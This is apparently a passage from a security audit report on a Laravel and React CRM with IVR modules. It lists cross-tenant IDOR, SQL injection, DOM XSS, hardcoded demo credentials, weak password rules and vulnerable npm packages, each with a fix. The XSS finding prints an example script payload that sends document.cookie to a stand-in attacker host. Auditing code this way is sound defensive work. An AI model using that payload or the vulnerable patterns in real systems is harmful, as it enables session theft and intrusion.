app/Http/Controllers/Ivr/HistoricalReportsUpdateController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/LiveMonitoringDestroyController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/LiveMonitoringExportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/LiveMonitoringImportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/LiveMonitoringIndexController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/LiveMonitoringStoreController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/LiveMonitoringSyncController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/LiveMonitoringUpdateController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/PromptLibraryDestroyController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/PromptLibraryExportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies

<code>app/Http/Controllers/Ivr/PromptLibraryImportController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/PromptLibraryIndexController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/PromptLibraryStoreController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/PromptLibrarySyncController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/PromptLibraryUpdateController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/QueueManagementDestroyController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/QueueManagementExportController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/QueueManagementImportController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/QueueManagementIndexController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/QueueManagementStoreController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/QueueManagementSyncController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
<code>app/Http/Controllers/Ivr/QueueManagementUpdateController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies

DOM XSS via dangerouslySetInnerHTML (FS1) HIGH

`Pagination.tsx` renders pagination link labels from the server directly into the DOM using React's `dangerouslySetInnerHTML` without any HTML sanitization:

`resources/js/Shared/Pagination.tsx:13–24`

```
link.url === null ? (
  <div
    className="..."
    dangerouslySetInnerHTML={{ __html: link.label }}
  />
) : (
  <Link
    className="..."
```

```

        href={link.url}
        dangerouslySetInnerHTML={{ __html: link.label }}
    />
)

```

Laravel's paginator outputs HTML entities like `« Previous` and `Next »` as labels. If a future backend change, compromised API response, or a stored-XSS value in database content populates `link.label` with `<script>fetch('https://attacker.tld/?c='+document.cookie)</script>`, the browser executes it immediately. The Pagination component is used on every index page (Contacts, Organizations, Users, IVR modules).

Recommended fix:

1. Replace `dangerouslySetInnerHTML={{ __html: link.label }}` with decoded text content using the `he` library: `{he.decode(link.label)}`.
2. Alternatively, only `«` and `»` are expected — map them explicitly: `const label = link.label.replace(/«/g, '«').replace(/»/g, '»')`.
3. Add a CSP header `default-src 'self'; script-src 'self'` (see Missing Security Headers finding) to limit the impact of any remaining XSS vectors.

1 file affected.

File	Line(s)	Issue	Action
<code>resources/js/Shared/Pagination.tsx</code>	16, 23	Unescaped HTML rendered from server-sourced pagination labels (DOM XSS)	Replace with text decoding or explicit entity mapping

Hardcoded Demo Credentials Shipped in Production Bundle (FS2) MEDIUM

The React login page pre-populates form state with hardcoded credentials that are compiled into the production JavaScript bundle:

`resources/js/Pages/Auth/Login.tsx:7–10`

```

const form = useForm({
  email: 'johndoe@example.com',
  password: 'secret',
  remember: false as boolean,
})

```

Any user who inspects the minified `index.js` bundle, or simply opens the login page and views the pre-filled form, sees these credentials. If the demo account is not deleted before production deployment, any attacker can log in immediately. Even if the account is removed, publishing known-default credentials trains attackers on what to probe for misconfigurations or re-seeded databases.

Recommended fix:

1. Remove the hardcoded `email` and `password` defaults from `useForm({})` — replace with empty strings.
2. Move demo-user seeding behind a guard: `if (App::environment(['local', 'staging']))` in the seeder.
3. Add an ESLint rule (e.g. `eslint-plugin-no-secrets`) to flag credential-like string literals in frontend source.

1 file affected.

File	Line(s)	Issue	Action
resources/js/Pages/Auth/Login.tsx	9	Hardcoded demo credentials in production JS bundle	Remove default email/password from useForm; gate demo seed to non-production environments

Missing Password Policy MEDIUM

`UserController` validates the password field as `['nullable']` only — no minimum length, no complexity requirements:

app/Http/Controllers/UsersController.php:48 (store) and line 90 (update)

```
'password' => ['nullable'],
```

Users can be created or updated with a blank password (nullable) or a single-character string like `a`. While the `User` model mutator hashes whatever is stored, a 1-character password is hashed as `Hash::make('a')` — trivially brute-forced offline if the hash leaks.

Recommended fix:

1. Replace `['nullable']` with Laravel's built-in Password rule: `['nullable', Password::min(12)->mixedCase()->numbers()->symbols()]`.
2. For the update path, require current password confirmation via the `current_password` validation rule before accepting changes.
3. Apply a minimum-length constraint in `LoginRequest` as well.

1 file affected.

File	Line(s)	Issue	Action
app/Http/Controllers/UsersController.php	48, 90	No minimum password length or complexity rule	Replace nullable with Password::min(12) rule chain

npm Dependency: Critical CVE — vitest (FS4) CRITICAL

vitest **4.0.18** (devDependency) has GHSA-5xrq-8626-4rwp (CVSS 9.8 — Critical): "When Vitest UI server is listening, arbitrary file can be read and executed." The Vitest UI WebSocket API endpoint accepts unauthenticated requests to read any host file and execute arbitrary code.

package.json:45

```
"vitest": "4.0.18"
```

While this is a dev dependency, CI environments running `vitest --ui` or developers with the UI open on non-localhost interfaces are fully exploitable. In a misconfigured Docker dev setup with the port exposed, the risk is production-equivalent.

Recommended fix:

1. Upgrade vitest to `>=4.1.0` immediately in `package.json`.
2. Never expose the Vitest UI port (`--port`) on non-loopback interfaces, even during development.

3. Pin the upgrade and add `npm audit --audit-level=critical` as a CI blocking step.

1 file affected.

File	Line(s)	Issue	Action
package.json	12, 45	vitest 4.0.18 — GHSA-5xrq-8626-4rwp CVSS 9.8 arbitrary file read/execute	Upgrade to vitest >=4.1.0

npm Dependencies: 9 High-Severity CVEs (FS4) HIGH

`npm audit` confirms 9 packages with high-severity CVEs in the lockfile:

Package	Version	CVE Advisory	Impact
lodash	4.17.21	GHSA-r5fr-rjxr-66jc	Code injection via <code>_.template</code> (CVSS 8.1)
vite	7.3.1	GHSA-v2wj-q39q-566r / GHSA-p9ff-h696-f583	<code>server.fs.deny</code> bypass + arbitrary file read via WebSocket
brace-expansion	<1.1.18	GHSA-mh99-v99m-4gvg	DoS via unbounded expansion (CVSS 7.5)
minimatch	<3.1.4	GHSA-23c5-xmqv-rm74	ReDoS via nested extglobs (CVSS 7.5)
picomatch	<2.3.2	GHSA-c2c7-rcm5-vwqj	ReDoS via extglob quantifiers (CVSS 7.5)
cross-spawn	<7.0.5	GHSA-3xgq-45jj-v275	ReDoS (CVSS 7.5)
flatted	<3.4.0	GHSA-25h7-pfq9-p65f + GHSA-rf6f-7fwh-wjgh	DoS + prototype pollution (CVSS 7.5)
glob	<10.5.0	GHSA-5j98-mcp5-4vw2	Command injection via CLI <code>-c</code> flag (CVSS 7.5)
js-yaml	<4.3.0	GHSA-52cp-r559-cp3m	YAML merge-key DoS (CVSS 7.5)

The `lodash` production bundle CVE (code injection via `_.template`) is particularly critical as `lodash` is listed in `dependencies` (not `devDependencies`) and is bundled into the React SPA.

Recommended fix:

1. Upgrade vite to `>=7.3.5` (fixes `fs.deny` bypass CVEs).
2. Replace `lodash` with `lodash-es` or native ES equivalents to eliminate the `_.template` injection vector.
3. Run `npm audit fix` to resolve transitive dep upgrades for `brace-expansion`, `minimatch`, `picomatch`, `cross-spawn`, `flatted`, `glob`, `js-yaml`.
4. Add `npm audit --audit-level=high` as a CI blocking gate.

1 file affected.

File	Line(s)	Issue	Action
package.json	—	9 high-severity npm CVEs in production/dev dependencies	npm audit fix; upgrade lodash and vite; add audit gate to CI

Missing Security Headers (FS5) MEDIUM

No HTTP security headers are configured anywhere — not in `bootstrap/app.php`, any registered middleware, or `public/.htaccess`. The following are absent:

- `Content-Security-Policy` — no restriction on script/style sources.
- `Strict-Transport-Security` — no enforcement of HTTPS.
- `X-Frame-Options` / `frame-ancestors` — no clickjacking protection.
- `X-Content-Type-Options: nosniff` — MIME sniffing not blocked.
- `Referrer-Policy` — full URL leaked to third-party requests.

Recommended fix:

1. Add a `SecurityHeaders` middleware and register it in `bootstrap/app.php`:

```
$response->header('Content-Security-Policy', "default-src 'self'; script-src 'self'")
    ->header('X-Frame-Options', 'DENY')
    ->header('X-Content-Type-Options', 'nosniff')
    ->header('Strict-Transport-Security', 'max-age=31536000; includeSubDomains')
    ->header('Referrer-Policy', 'strict-origin-when-cross-origin');
```

2. Alternatively install the `bepsvpt/secure-headers` Laravel package and configure it in `config/secure-headers.php`.

2 files affected.

File	Line(s)	Issue	Action
<code>app/Http/Middleware/HandleInertiaRequests.php</code>	—	No Content-Security-Policy, HSTS, X-Frame-Options, or nosniff headers configured	Add SecurityHeaders middleware; configure CSP and HSTS
<code>app/Http/Middleware/TrustProxies.php</code>	—	No Content-Security-Policy, HSTS, X-Frame-Options, or nosniff headers configured	Add SecurityHeaders middleware; configure CSP and HSTS

No SAST / Dependency Scan in CI MEDIUM

The GitHub Actions CI pipeline (`.github/workflows/tests.yml`) runs PHPUnit and code-style checks but no security scanning:

`.github/workflows/tests.yml` (run step)

```
- name: Run tests
  run: php artisan test
```

There is no `npm audit`, `composer audit`, SAST, or secret-scanning step. Vulnerable dependencies (e.g. lodash code injection) and future SQL injection regressions will not be caught automatically.

Recommended fix:

1. Add `npm audit --audit-level=high` to the CI pipeline as a blocking step before running tests.

2. Add `composer audit` for PHP dependency scanning.
3. Consider integrating Psalm with `--taint-analysis` for PHP injection detection.
4. Enable GitHub Dependabot alerts and secret scanning on the repository.

No files matched `.github/workflows/*.yaml`.

Frontend checks with no separate subsection needed:

- **FS3 — Auth Tokens in Browser Storage:** Not observed. PingCRM uses Laravel Sanctum session-cookie auth; no `localStorage.setItem(token)` or `sessionStorage.setItem(token)` calls found in `resources/js/`.


6.3 OWASP Top 10 (2021) Coverage

#	Category	Verdict	Evidence / Note
6.1	Broken Access Control	HIGH	Hard-coded <code>tenantId=1</code> in 80 IVR controllers; any authenticated user sees tenant 1 data (cross-tenant IDOR)
6.2	Cryptographic Failures	MEDIUM	<code>SESSION_ENCRYPT=false</code> in <code>.env.example</code> ; hardcoded demo credentials shipped in React bundle (<code>Login.tsx:8-9</code>)
6.3	Injection	CRITICAL	80 IVR controllers + 12 legacy repositories with unparameterized <code>LIKE</code> <code>'%".\$q."%' SQLi</code> ; <code>dangerouslySetInnerHTML</code> DOM XSS in <code>Pagination.tsx:16,23</code>
6.4	Insecure Design	MEDIUM	No password complexity policy; <code>tenantId=1</code> hardcoded by architectural decision; AUTH-NOTE comment acknowledges 2014 regression never resolved
6.5	Security Misconfiguration	MEDIUM	No security headers (CSP, HSTS, X-Frame-Options, nosniff); <code>APP_DEBUG=true</code> and <code>LOG_LEVEL=debug</code> in <code>.env.example</code> ; session not encrypted
6.6	Vulnerable and Outdated Components	CRITICAL	vitest CVSS 9.8 (GHS-5xqr-8626-4rwp); lodash code injection CVSS 8.1 (production dep); 9 total high npm CVEs; react-router-dom v5.2.0 EOL
6.7	Identification and Authentication Failures	MEDIUM	Password validated as <code>['nullable']</code> — no minimum length or complexity; rate-limiting on login (5 attempts) is a partial mitigant; no MFA support
6.8	Software and Data Integrity Failures	CLEAN	<code>roave/security-advisories: dev-latest</code> blocks PHP packages with known CVEs at composer install time; no insecure <code>unserialize()</code> calls found
6.9	Security Logging and Monitoring Failures	MEDIUM	No audit log for access/data events beyond the login throttle event; <code>LOG_LEVEL=debug</code> in example config risks logging sensitive query results; no alerting on repeated auth failures
6.10	Server-Side Request Forgery (SSRF)	CLEAN	No server-side HTTP calls built from user-supplied URLs found in the codebase
6.11	Other Security Reviews	MEDIUM	<code>ImagesController</code> serves files from any <code>\$path</code> with wildcard route <code>where('path', '.*')</code> ; Glide sandboxes to configured filesystem disk, but all query params passed via <code>\$request->all()</code> to <code>getImageResponse()</code> without filtering


6.12	DevSecOps Security Assessment	MEDIUM	CI has no <code>npm audit</code> or <code>composer audit</code> step; no SAST; <code>.env</code> is correctly gitignored; PHPStan static analysis present but no taint tracking
------	-------------------------------	--------	---

6.4 Diagrams


Auth / Request Trust Boundary



Top Security Risk Flow



Improvement Roadmap



6.5 Actions Required

Finding	Action	Rating	Priority
SQL Injection — 80 IVR Controllers	Replace all <code>DB::select("...%".\$q."%'...")</code> with parameterized bindings or Eloquent	HIGH RISK	CRITICAL
SQL Injection — 12 Legacy Repositories (480 instances)	Replace <code>LIKE '%" . \$filter . "%'</code> concatenation with <code>DB::select(\$sql, ["%\$filter%"])</code>	HIGH RISK	CRITICAL
npm vitest CVSS 9.8 (GHSA-5xrq-8626-4rwp)	Upgrade vitest to $\geq 4.1.0$ immediately	HIGH RISK	CRITICAL
Mass Assignment — <code>Model::unguard()</code>	Remove <code>Model::unguard()</code> from <code>AppServiceProvider</code> ; restore per-model <code>\$fillable</code> lists	HIGH RISK	HIGH
Broken Multi-Tenant Isolation / IDOR	Replace hardcoded <code>\$tenantId = 1</code> with <code>Auth::user()->account_id</code> ; add ownership policies	HIGH RISK	HIGH
DOM XSS — <code>dangerouslySetInnerHTML</code> in <code>Pagination.tsx</code>	Replace with decoded text content; add CSP header	HIGH RISK	HIGH
npm lodash code injection (GHSA-r5fr-rjxr-66jc CVSS 8.1)	Upgrade or replace lodash with native ES methods	HIGH RISK	HIGH
npm vite fs.deny bypass + file read	Upgrade vite to $\geq 7.3.5$	HIGH RISK	HIGH
npm 7 remaining high CVEs (brace-expansion, minimatch, picomatch, cross-spawn, flattened, glob, js-yaml)	Run <code>npm audit fix</code> ; upgrade affected transitive dependencies	MODERATE	HIGH
Hardcoded Demo Credentials in <code>Login.tsx</code>	Remove default email/password from <code>useForm</code> ; gate demo seed to non-production environments	MODERATE	MEDIUM
Missing Password Policy	Add <code>Password::min(12)->mixedCase()->numbers()->symbols()</code> to <code>UserController</code>	MODERATE	MEDIUM
No Security Headers (CSP, HSTS, X-Frame-Options)	Add <code>SecurityHeaders</code> middleware; configure CSP and HSTS	MODERATE	MEDIUM
Session Not Encrypted	Set <code>SESSION_ENCRYPT=true</code> in production; update <code>.env.example</code>	MODERATE	MEDIUM
react-router-dom v5 EOL	Migrate to react-router-dom v6 or v7	MODERATE	MEDIUM
No SAST / npm audit in CI	Add <code>npm audit --audit-level=high</code> and <code>composer audit</code> to GitHub Actions	MODERATE	MEDIUM

APP_DEBUG=true / LOG_LEVEL=debug in .env.example	Set APP_DEBUG=false and LOG_LEVEL=error for production environments	MODERATE	MEDIUM
---	--	----------	--------

6.6 Expected Outcomes

- Parameterizing all 80 IVR controllers and 12 legacy repositories eliminates the largest attack surface — SQL injection is no longer exploitable across the entire IVR subsystem.
- Restoring `Model::unguard()` protection removes the mass-assignment privilege-escalation vector; crafted HTTP bodies cannot modify sensitive fields like `owner` or `account_id`.
- Fixing the hardcoded `tenantId=1` closes the cross-tenant IDOR gap; IVR data belonging to one customer is never accessible to another authenticated user.
- Adding security headers (CSP, HSTS, X-Frame-Options) and upgrading vulnerable npm dependencies reduces the browser-level attack surface and ensures publicly-disclosed CVEs for lodash, vite, and vitest cannot be leveraged against the application.
- Wiring `npm audit` and `composer audit` into CI as blocking gates prevents future vulnerable dependency introductions from reaching the main branch without detection.